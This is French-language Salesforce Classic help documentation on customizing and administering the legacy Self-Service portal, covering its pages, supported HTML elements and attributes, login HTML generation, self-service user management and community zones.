Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer le portail libre-service :

- Gérer le portail libre-service

Pour modifier les pages Libre-service :

- Gérer le portail libre-service

  ET

  Personnaliser l'application

## Personnalisation de la page Connexion du portail en libre-service

Personnalisez la page de connexion libre-service afin de spécifier les informations que les utilisateurs affichent lorsqu'ils sont invités à saisir leurs identifiants pour votre portail.

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

1. Dans Configuration, saisissez *Portail en libre-service* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Dans la liste Pages de portail, cliquez sur **Modifier** en regard de la page de connexion.
3. Cochez la case `Afficher le message` pour afficher un message personnalisé sur la page de connexion.
4. Si vous avez activé un message de page, saisissez-le dans la zone de texte en utilisant la barre d'outils de mise en forme pour modifier la taille, la couleur ou la police.

   Vous pouvez également sélectionner `Afficher en HTML` pour afficher et modifier votre message de page au format HTML.

   Vous ne pouvez enregistrer aucun JavaScript dans votre code personnalisé, et vous pouvez utiliser uniquement certains éléments et attributs HTML.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration du libre-service

Personnalisation de vos pages de libre-service

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les pages Libre-service :

- Gérer le portail libre-service

  ET

  Personnaliser l'application

## Personnaliser la page d'accueil du portail en libre-service

Personnalisez la page d'accueil libre-service afin d'inclure les fonctionnalités que vos utilisateurs souhaitent afficher lorsqu'ils se connectent à votre portail libre-service.

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

1. Dans Configuration, saisissez *Portail en libre-service* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Dans la liste Pages de portail, cliquez sur **Modifier** en regard de la page d'accueil.
3. Sélectionnez les fonctionnalités que vous souhaitez activer :

| Fonction | Description |
|---|---|
| Afficher la liste des meilleures solutions | Répertorie les titres d'un maximum de 5 solutions de votre choix sur la page d'accueil. |
| Afficher mes requêtes en cours | Répertorie les requêtes en cours de l'utilisateur libre-service connecté. |
| Afficher le message | Message qui sera affiché en haut de la page d'accueil. Vous pouvez saisir un message de 32 000 caractères maximum, balises HTML incluses. |

4. Si vous choisissez d'afficher un message sur la page, saisissez votre message dans la zone de texte en utilisant la barre d'outils de formatage pour modifier la taille, la couleur ou la police.

   Sélectionnez Afficher en HTML pour afficher votre message de page au format HTML. Vous ne pouvez enregistrer aucun JavaScript dans votre code personnalisé, et vous pouvez utiliser uniquement certains éléments et attributs HTML.
5. Vous pouvez également insérer des champs de fusion pour les données que vous souhaitez remplacer dynamiquement.
6. Cliquez sur **Enregistrer**.
7. Pour prévisualiser la Page d'accueil, cliquez sur **Aperçu** en regard de Page d'accueil dans la liste Pages de portail. Si vous avez personnalisé la feuille de style libre-service, vos styles personnalisés seront affichés dans l'aperçu.

### Définition des meilleures solutions

Si vous avez activé l'option Afficher la liste des meilleures solutions depuis la page d'accueil, cliquez sur **Ajouter** dans la liste associée Solutions de la page Paramètres de libre-service pour rechercher et sélectionner les solutions à afficher sur la page d'accueil. Vous ne pouvez sélectionner que des solutions ayant été marquées comme Visible dans le portail libre-service.

CONSULTER ÉGALEMENT :

Configuration du libre-service

Personnalisation de vos pages de libre-service

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les pages Libre-service :

- Gérer le portail libre-service

  ET

  Personnaliser l'application

## Activation de la page Solutions

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Vous pouvez activer la page des solutions libre-service à partir de la liste associée des pages de portail libre-service. La page Solutions permet aux utilisateurs de voir les solutions dont l'option `Visible dans le portail libre-service` est sélectionnée, ainsi que tous les fichiers joints à ces solutions.

1. Pour activer cette page, cliquez sur **Modifier** au niveau de la ligne de la page Solutions.
2. Cochez la case `Afficher la page Solution`.
3. Cochez la case `Afficher le message` pour afficher un message en haut de la page Solutions.
4. Si vous avez activé ce message, entrez votre texte dans la zone de texte en utilisant la barre d'outils de formatage pour définir la présentation (taille, couleur et police).

   Éventuellement, cochez la case `Afficher les codes HTML` pour afficher le message de votre page en code HTML. Vous ne pouvez enregistrer aucun JavaScript dans votre code personnalisé, et vous pouvez utiliser uniquement certains éléments et attributs HTML.
5. Vous pouvez aussi insérer des champs de fusion destinés aux données à remplacer de manière dynamique.
6. Cliquez sur **Enregistrer**.
7. Pour obtenir un aperçu de la page Solutions, cliquez sur **Aperçu** au niveau de la ligne de la page Solutions. Si vous avez personnalisé la feuille de style libre-service, vos styles personnalisés seront affichés dans l'aperçu.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les pages Libre-service :

- Gérer le portail libre-service

  ET

  Personnaliser l'application

CONSULTER ÉGALEMENT :

Configuration du libre-service

Personnalisation de vos pages de libre-service

## Personnalisation de la page Consigner une requête du portail en libre-service

La page Consigner une requête du portail en libre-service permet aux utilisateurs de soumettre de nouvelles requêtes à votre équipe de support client. Personnalisez cette page en créant un message de page, en ajoutant des champs de fusion et en sélectionnant les champs de requête que vous souhaitez inclure.

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Les nouvelles requêtes soumises à partir de cette page sont automatiquement créées dans le portail libre-service et attribuées à la file d'attente ou au représentant du support défini par vos règles d'attribution de requêtes.

1. Dans Configuration, saisissez *`Portail en libre-service`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**.
2. Dans la liste Pages de portail, cliquez sur **Modifier** en regard de la page Consigner une requête.
3. Cochez la case `Afficher la page de consignation d'une requête`.
4. Sélectionnez `Afficher le message` pour afficher le message sur cette page.
5. Si vous avez activé un message de page, saisissez-le dans la zone de texte en utilisant la barre d'outils de mise en forme pour modifier la taille, la couleur ou la police.

   Sélectionnez `Afficher en HTML` pour afficher et modifier votre message de page au format HTML. Vous ne pouvez enregistrer aucun JavaScript dans votre code personnalisé, et vous pouvez utiliser uniquement certains éléments et attributs HTML.
6. Vous pouvez également insérer des champs de fusion pour les données que vous souhaitez remplacer dynamiquement.
7. Cliquez sur **Enregistrer**.
8. Pour modifier les champs qui s'affichent sur la page, cliquez sur le lien **Présentation de page**.

   **Remarque:** Si le champ d'une requête est lié à une règle de validation, celle-ci peut empêcher les utilisateurs du portail libre-service de consigner une requête si leur accès ne leur permet pas de remplir ce champ. Pensez à rendre ces champs visibles sur la page Consigner une requête.
9. Cliquez sur **Enregistrer** à tout moment pour achever la procédure.
10. Pour prévisualiser la page de Consigner une requête, cliquez sur **Aperçu** en regard de la page Consigner une requête dans la liste Pages de portail. Si vous avez personnalisé la feuille de style libre-service, vos styles personnalisés seront affichés dans l'aperçu.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les pages Libre-service :

- Gérer le portail libre-service

  ET

  Personnaliser l'application

CONSULTER ÉGALEMENT :

Configuration du libre-service

Personnalisation de vos pages de libre-service

## Personnalisation de la page d'affichage des requêtes

Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Vous pouvez activer et personnaliser la page d'affichage des requêtes à partir de la liste associée Pages de portail libre-service. La page d'affichage des requêtes permet aux utilisateurs de visualiser leurs requêtes en cours et closes, d'afficher les solutions associées, les activités terminées, les commentaires et, en option, d'ajouter des commentaires à leurs requêtes.

1. Cliquez sur **Modifier** au niveau de la ligne de la page d'affichage des requêtes.
2. Cochez la case `Afficher la page d'affichage des requêtes` pour permettre aux utilisateurs d'afficher leurs requêtes en cours et closes.
3. Cochez la case `Ajouter des commentaires aux requêtes` pour permettre aux utilisateurs d'ajouter des commentaires à leurs requêtes. Lorsqu'un utilisateur ajoute un commentaire, un e-mail est automatiquement envoyé au responsable de la requête.
4. Cochez la case `Ajouter des pièces jointes aux requêtes` pour permettre aux utilisateurs d'adjoindre des fichiers à leurs requêtes. Lorsqu'un utilisateur ajoute une pièce jointe, un e-mail est envoyé automatiquement au responsable de la requête.

   Lors de la modification de la présentation de la page Afficher les requêtes, ajoutez la liste Pièces jointes de la requête associée pour permettre aux utilisateurs libre-service d'afficher les fichiers ajoutés à leurs requêtes. La liste associée indique également les fichiers ajoutés à la requête par les représentants du support.
5. Cochez la case `Afficher le message` pour afficher le message sur cette page.
6. Si vous avez activé ce message, entrez votre texte dans la zone de texte en utilisant la barre d'outils de formatage pour définir la présentation (taille, couleur et police).

   Éventuellement, cochez la case `Afficher les codes HTML` pour afficher le message de votre page en code HTML. Vous ne pouvez enregistrer aucun JavaScript dans votre code personnalisé, et vous pouvez utiliser uniquement certains éléments et attributs HTML.
7. Vous pouvez aussi insérer des champs de fusion destinés aux données à remplacer de manière dynamique.
8. Cliquez sur **Enregistrer**.
9. Pour modifier les champs et les listes associées qui s'affichent sur la page, cliquez sur le lien **Présentation de page**.

   Ajoutez la liste Activités de requête associée pour permettre aux utilisateurs libre-service d'afficher les activités publiques terminées associées à leurs requêtes. Vous devez également cocher la case de sécurité au niveau du champ `Visible dans le portail libre-service` dans la présentation des pages d'activité pour permettre aux représentants du support d'afficher ou de masquer les activités terminées dans le portail libre-service en cliquant sur `Partager` ou `Ne pas partager`, dans la liste associée Historique des activités de la requête.
10. Cliquez sur **Enregistrer** à tout moment pour achever la procédure.
11. Pour obtenir un aperçu de la page d'affichage des requêtes, cliquez sur **Aperçu** au niveau de la ligne de la page d'affichage des requêtes. Si vous avez personnalisé la feuille de style libre-service, vos styles personnalisés seront affichés dans l'aperçu.

Conseil: Pour masquer des requêtes précises du portail aux utilisateurs, vous pouvez désélectionner la case `Visible dans le portail libre-service` de la requête.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les pages Libre-service :

- Gérer le portail libre-service

  ET

  Personnaliser l'application

**Remarque:** Les pages Vues de requêtes répertorient les requêtes par ordre décroissant via le champ `Numéro de requête`. Les utilisateurs du portail ne peuvent pas modifier cet ordre ni trier les colonnes de requête du portail libre-service.

CONSULTER ÉGALEMENT :

Configuration du libre-service

Personnalisation de vos pages de libre-service

## Personnalisation de la page Suggestions de solutions

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Vous pouvez activer et personnaliser la page Suggestions de solutions à partir de la liste associée Pages de portail libre-service. La page Suggestions de solutions affiche jusqu'à dix solutions susceptibles d'aider les utilisateurs à résoudre une requête particulière. Lorsque vous soumettez une requête ou que vous affichez des requêtes dans le portail libre-service, les utilisateurs ont accès à des suggestions de solutions qui leur permettent de clôturer automatiquement leurs requêtes.

Pour personnaliser la page Suggestions de solutions :

1. Cliquez sur **Modifier** au niveau de la ligne de la page Suggestions de solutions.
2. Sélectionnez `Afficher la page Suggestions de solutions` pour afficher la page dans le portail libre-service.
3. Sélectionnez le `statut de requête à clôture automatique` à afficher dans le champ `Statut` des requêtes clôturées par les utilisateurs libre-service. Ce champ doit posséder au moins une valeur Clos.
4. Choisissez le nombre maximal de suggestions de solutions qui doivent apparaître simultanément. L'affichage est limité à dix.
5. Sélectionnez les `motifs de requête à clôture automatique` que les utilisateurs libre-service peuvent choisir lorsqu'ils clôturent automatiquement leurs requêtes.
6. Cochez la case `Afficher le message` pour afficher le message sur cette page.
7. Si vous avez activé ce message, entrez votre texte dans la zone de texte en utilisant la barre d'outils de formatage pour définir la présentation (taille, couleur et police).

   Éventuellement, cochez la case `Afficher les codes HTML` pour afficher le message de votre page en code HTML.

   Vous ne pouvez enregistrer aucun JavaScript dans votre code personnalisé, et vous pouvez utiliser uniquement certains éléments et attributs HTML.
8. Vous pouvez aussi insérer des champs de fusion destinés aux données à remplacer de manière dynamique.
9. Cliquez sur **Enregistrer**.
10. Pour obtenir un aperçu de Page des suggestions de solutions, cliquez sur **Aperçu** au niveau de la ligne de cette page. Si vous avez personnalisé la feuille de style libre-service, vos styles personnalisés seront affichés dans l'aperçu.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les pages Libre-service :

- Gérer le portail libre-service

  ET

  Personnaliser l'application

CONSULTER ÉGALEMENT :

Configuration du libre-service

Personnalisation de vos pages de libre-service

## Création des zones d'en-tête et de pied de page personnalisés

Appliquez l'identification de la marque de la société à chaque page de votre portail libre-service en personnalisant vos en-têtes et pieds de page. Les en-têtes et pieds de page de votre portail peuvent contenir un logo de société, ou bien le message ou les couleurs de votre société.

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

1. Dans Configuration, saisissez *Portail en libre-service* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**.
2. Cliquez sur **Modifier** en regard de l'en-tête de page ou du pied de page répertorié dans Zones de la page du portail.
3. Activez `Afficher l'en-tête` ou `Afficher le pied de page` pour afficher un en-tête ou un pied de page dans les pages de votre portail.
4. Activez `Afficher le séparateur d'en-tête` or `Afficher le séparateur de pied de page` pour inclure une ligne séparant l'en-tête ou le pied de page de vos pages.
5. Vous pouvez également saisir un message de page et utiliser la barre d'outils de mise en forme pour ajuster sa présentation.

   Sélectionnez `Afficher en HTML` pour afficher et modifier le message de page au format HTML.Vous ne pouvez enregistrer aucun JavaScript dans votre code personnalisé et vous pouvez utiliser uniquement certains éléments et attributs HTML.
6. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer le portail libre-service :
- Gérer le portail libre-service

Pour modifier les pages Libre-service :
- Gérer le portail libre-service

  ET

  Personnaliser l'application

CONSULTER ÉGALEMENT :

Configuration du libre-service

Personnalisation de vos pages de libre-service

Personnalisation de la feuille de style libre-service

Attributs de page libre-service

## Éléments et attributs HTML pris en charge pour la personnalisation du portail libre-service

Utilisez le code HTML pour personnaliser le message de vos pages de portail en libre-service.

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Vous pouvez personnaliser n'importe quelle page de portail en libre-service, ainsi que l'en-tête et le pied de page, pour inclure un message, puis utiliser des éléments et des attributs HTML dans ce message.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Éléments pris en charge

- `a`
- `abbr`

- acronym
- address
- area
- b
- basefont
- bdo
- big
- blockquote
- body
- br
- button
- caption
- center
- cite
- code
- col
- colgroup
- dd
- del
- dfn
- dir
- div
- dl
- dt
- em
- fieldset
- font
- form
- h1
- h2
- h3
- h4
- h5
- h6
- head
- hr
- html
- i
- img
- input

- `ins`
- `kbd`
- `label`
- `legend`
- `li`
- `link`
- `map`
- `menu`
- `meta`
- `ol`
- `optgroup`
- `option`
- `p`
- `pre`
- `q`
- `s`
- `samp`
- `select`
- `small`
- `span`
- `strike`
- `strong`
- `style`
- `sub`
- `sup`
- `table`
- `tbody`
- `td`
- `textarea`
- `tfoot`
- `th`
- `thead`
- `title`
- `tr`
- `tt`
- `u`
- `ul`
- `var`
- `xmp`

Attributs pris en charge

- abbr
- accept
- accept-charset
- accesskey
- action
- align
- alink
- alt
- axis
- background
- bgcolor
- border
- cellpadding
- cellspacing
- char
- charoff
- charset
- checked
- cite
- class
- classid
- clear
- code
- codebase
- codetype
- color
- cols
- colspan
- compact
- content
- coords
- data
- datetime
- declare
- defer
- dir
- disabled
- enctype

- face
- frameborder
- headers
- height
- href
- hreflang
- hspace
- http-equiv
- id
- ismap
- label
- lang
- language
- link
- longdesc
- marginheight
- marginwidth
- maxlength
- media
- method
- multiple
- name
- nohref
- noresize
- noshade
- nowrap
- readonly
- rel
- rev
- rows
- rowspan
- rules
- scheme
- scope
- scrolling
- selected
- shape
- size
- span
- src

- `standby`
- `start`
- `style`
- `summary`
- `tabindex`
- `target`
- `text`
- `title`
- `usemap`
- `valign`
- `value`
- `valuetype`
- `version`
- `vlink`
- `vspace`
- `width`

CONSULTER ÉGALEMENT :

Personnaliser la page d'accueil du portail en libre-service

Personnalisation de la page Consigner une requête du portail en libre-service

Personnalisation de la page Connexion du portail en libre-service

Création des zones d'en-tête et de pied de page personnalisés

## Attributs de page libre-service

Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

La liste suivante énumère les attributs de page libre-service pouvant être modifiés avec un éditeur Pointer-cliquer :

| Attribut de page | Description |
|---|---|
| `Couleur` | Couleur du texte. |
| `Gras` | Mise en gras du texte. Détermine, par exemple, si le texte est en gras. |
| `Taille de la police` | Taille du texte. |
| `Polices` | Style de caractères spécifique pour l'affichage des lettres. |
| `Police` | Liste prioritaire des noms des familles de police d'un élément. Les navigateurs Web utilisent la première valeur de police reconnue. |
| `Souligné` | Attribut de soulignement du texte. Par exemple, détermine si le texte est souligné. |
| `Couleur de bordure` | Couleur d'une bordure. |
| `Style de bordure` | Détermine le style d'une bordure (pointillés, tirets ou en continu). |
| `Largeur de bordure` | Détermine la largeur d'une bordure. |
| `Largeur de la bordure inférieure` | Détermine la largeur d'une bordure du bas. |
| `Remplissage` | Espace compris entre la bordure et l'élément. |
| `Remplissage vers le haut` | Espace compris entre la bordure du haut et l'élément. |
| `Remplissage vers la droite` | Espace compris entre la bordure de droite et l'élément. |
| `Remplissage vers la gauche` | Espace compris entre la bordure de gauche et l'élément. |
| `Remplissage vers le bas` | Espace compris entre la bordure du bas et l'élément. |
| `Hauteur` | Détermine la hauteur de l'élément. |
| `Hauteur de ligne` | Détermine la hauteur de la ligne. |
| `Couleur de l'arrière-plan` | Détermine la couleur de l'arrière-plan de l'élément. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer le portail libre-service :

- Gérer le portail libre-service

Pour modifier les pages Libre-service :

- Gérer le portail libre-service

  ET

  Personnaliser l'application

| Attribut de page | Description |
| --- | --- |
| `Répétition d'arrière-plan` | Détermine le format d'affichage de l'image d'arrière-plan. Par exemple, indique si l'image s'affiche plusieurs fois dans l'axe horizontal ou vertical de la page. |
| `Image d'arrière-plan` | Détermine l'image d'arrière-plan de l'élément. L'URL relative ou absolue qui héberge l'image doit être située juste après la syntaxe URL, entre parenthèses (). Par exemple, `url(/sserv/img/tabBg_gray.gif)`. |

CONSULTER ÉGALEMENT :

- Configuration du libre-service
- Personnalisation de vos pages de libre-service
- Personnalisation de la feuille de style libre-service

## Génération d'un code HTML de connexion

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Après avoir activé et personnalisé votre portail libre-service, générez le code URL ou HTML permettant aux utilisateurs de se connecter à votre portail libre-service.

1. Dans Configuration, saisissez *`Portail en libre-service`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**.
2. Cliquez sur **Générer le fichier HTML de connexion**.
3. Insérez l'URL ou le code HTML fourni dans la page Web de votre portail.
4. Cliquez sur **Terminé** pour revenir à la page Paramètres de libre-service.

**Remarque:** Vous ne pouvez pas vous connecter à Salesforce et au portail libre-service en même temps avec le même navigateur. Par exemple, si vous vous connectez à Salesforce, puis au portail libre-service en utilisant le même navigateur, votre session Salesforce n'est plus valide. Inversement, si vous vous connectez au portail libre-service, puis à Salesforce en utilisant le même navigateur, votre session de portail libre-service n'est plus valide.

CONSULTER ÉGALEMENT :

- Configuration du libre-service

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour générer un portail HTML libre-service :

- Gérer le portail libre-service

## Utilisation de l'onglet Portails

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

L'onglet Portails permet de définir pour vos clients libre-service un réseau de support en ligne leur permettant d'obtenir des réponses à leurs questions sans avoir à contacter le service clientèle.

Il suffit de cliquer sur l'onglet Portails pour afficher la page d'accueil des portails. Vous pouvez alors :

- Afficher la page d'accueil du portail libre-service de vos clients.
- Cliquer sur les pages de votre portail libre-service pour savoir comment les utilisateurs interviennent sur ces pages.
- Sous **Rapports**, cliquer sur le nom du rapport que vous souhaitez afficher.
- Sélectionner l'un des liens sous **Outils** pour accéder aux utilitaires permettant de gérer votre portail libre-service et les utilisateurs libre-service.

**Remarque:** L'onglet Portails n'inclut pas le portail Client.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour configurer le portail libre-service :

- Gérer le portail libre-service

Pour modifier les pages Libre-service :

- Gérer le portail libre-service

  ET

  Personnaliser l'application

# Gestion des utilisateurs libre-service

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Gérez vos informations sur les utilisateurs libre-service à partir d'un emplacement unique et apportez des modifications simultanément à plusieurs utilisateurs. Pour que vos utilisateurs puissent bénéficier du portail libre-service, vous devez activer l'accès en libre-service pour chaque contact. Vous pouvez activer l'accès pour un contact à la fois via l'onglet Contacts ou pour plusieurs contacts via les pages de configuration du libre-service.

- Pour activer les utilisateurs Libre-service individuellement à partir de l'onglet Contacts, sélectionnez un contact, puis cliquez sur **Activer le libre-service** dans la page de détail du contact.
- Pour activer plusieurs utilisateurs libre-service simultanément, reportez-vous à Activation de plusieurs utilisateurs libre-service à la page 2716.
- Pour modifier les informations sur les utilisateurs libre-service, reportez-vous à Modification des informations d'utilisateur libre-service à la page 2717.
- Pour réinitialiser les mots de passe des utilisateurs libre-service, reportez-vous àRéinitialisation des mots de passe des utilisateurs du libre-service à la page 2718.

CONSULTER ÉGALEMENT :

Configuration du libre-service

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour gérer les utilisateurs libre-service :

- Modifier les utilisateurs libre-service

Pour gérer en masse les utilisateurs libre-service :

- Gérer le portail libre-service

  ET

  Modifier les utilisateurs libre-service

## Activation de plusieurs utilisateurs libre-service

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Vous pouvez effectuer des actions en masse de gestion des utilisateurs libre-service, comme octroyer un accès en libre-service à plusieurs contacts, simultanément. Pour être un utilisateur du libre-service, chaque contact doit disposer d'une adresse e-mail et être associé à un compte.

Pour activer de nouveaux utilisateurs pour votre portail libre-service :

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Activer les nouveaux utilisateurs**.
3. Entrez des critères de recherche pour compiler la liste des contacts à activer, puis cliquez sur **Rechercher**.
4. Sélectionnez les contacts à activer et cliquez sur **Suivant**.
5. Modifiez les informations sur les utilisateurs libre-service selon les besoins.
6. Cochez la case Super utilisateur pour faire du contact un super utilisateur libre-service. Ce type d'utilisateur peut afficher les informations de la requête, ajouter des commentaires et télécharger des pièces jointes pour toutes les requêtes soumises par les utilisateurs de sa société.
7. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Gestion des utilisateurs libre-service

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour gérer les utilisateurs libre-service :

- Modifier les utilisateurs libre-service

Pour gérer en masse les utilisateurs libre-service :

- Gérer le portail libre-service

  ET

  Modifier les utilisateurs libre-service

## Modification des informations d'utilisateur libre-service

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Modifiez les informations d'utilisateur libre-service afin qu'elles soient à jour.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Sélectionnez les utilisateurs à modifier.
3. Cliquez sur **Modifier des utilisateurs**.
4. Apportez les modifications requises à ces enregistrements.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Gestion des utilisateurs libre-service

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour gérer les utilisateurs libre-service :

- Modifier les utilisateurs libre-service

Pour gérer en masse les utilisateurs libre-service :

- Gérer le portail libre-service

  ET

  Modifier les utilisateurs libre-service

## Réinitialisation des mots de passe des utilisateurs du libre-service

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Si un utilisateur libre-service perd son mot de passe, vous pouvez lui envoyer un nouveau mot de passe par e-mail. Pour réinitialiser un ou plusieurs mots de passe d'utilisateurs libre-service :

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Sélectionnez les utilisateurs dont vous souhaitez réinitialiser les mots de passe.
3. Cliquez sur **Réinitialiser le(s) mot(s) de passe**.
4. Cliquez sur **OK**.

CONSULTER ÉGALEMENT :

Gestion des utilisateurs libre-service

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour gérer les utilisateurs libre-service :

- Modifier les utilisateurs libre-service

Pour gérer en masse les utilisateurs libre-service :

- Gérer le portail libre-service

  ET

  Modifier les utilisateurs libre-service

# Zones pour les communautés et les portails client Salesforce

## Utilisation de zones pour organiser les communautés

**Remarque:** À compter de la version Summer '13, les « communautés » Réponses Chatter et Idéessont renommées « zones ».

Les zones aident organisent les idées et les questions en groupes logiques, chaque zone possédant ses propres centres d'intérêt, idées et questions uniques. Les zones sont partagées par les applications Idées, Réponses et Réponses Chatter, vous permettant d'afficher et de créer des zones à partir de ces emplacements. Les organisations qui utilisent Professional Edition ne peuvent avoir qu'une seule communauté d'idées interne. Toutes les autres éditions peuvent avoir jusqu'à 50 zones partagées entre Idées, Réponses et Réponses Chatter.

**Remarque:** Si vous souhaitez utiliser plus de 50 zones, contactez Salesforce.

Vous pouvez afficher une zone pour les types d'utilisateur suivants :

- Utilisateurs de Salesforce Communities.
- Les utilisateurs publics (nécessite de configurer un site Force.com).
- Utilisateurs de Salesforce internes. Les utilisateurs Salesforce peuvent accéder à toutes les zones, qu'elles soient internes uniquement ou affichées dans un portail.
- Les utilisateurs du portail client et du portail partenaire.
- Utilisateurs de la console Salesforce.

**Remarque:** Vous ne pouvez pas utiliser des règles de partage Salesforce pour restreindre l'accès aux zones. Lors de la création d'une zone, vous pouvez restreindre l'accès en sélectionnant le portail dans lequel la zone doit s'afficher. Seuls les utilisateurs attribués à ce portail (ainsi que les utilisateurs Salesforce internes) peuvent y accéder, sauf si vous l'exposez publiquement à l'aide des sites Force.com.

Les utilisateurs affichent les zones, les résultats de recherche et le contenu associés au contexte défini par leur profil utilisateur :

- Les utilisateurs d'une communauté affichent les zones associées à la communauté à laquelle ils sont inscrits.
- Les utilisateurs internes qui disposent d'autorisations d'affichage d'idées peuvent afficher toutes les zones internes uniquement dans l'organisation. Si des utilisateurs internes s'inscrivent à une communauté, ils affichent uniquement les zones associées à cette communauté.
- Les utilisateurs internes qui disposent d'autorisations d'affichage de Réponses Chatter peuvent afficher toutes les zones internes uniquement dans l'organisation sous l'onglet Q&A. Si des utilisateurs internes s'inscrivent à une communauté, ils affichent uniquement les zones associées à cette communauté.
- Les utilisateurs d'un portail peuvent afficher les zones associées à leur portail.
- Les utilisateurs d'un portail qui disposent d'un accès au portail et à une communauté peuvent afficher les zones associées au portail ou à la communauté à laquelle ils sont actuellement inscrits.
- Les utilisateurs qui ont accès au portail ou à la communauté via une API peuvent accéder à toutes les zones auxquelles ils ont accès dans tous les contextes.

### Éditions

Disponible avec : Salesforce Classic

Zones idées disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

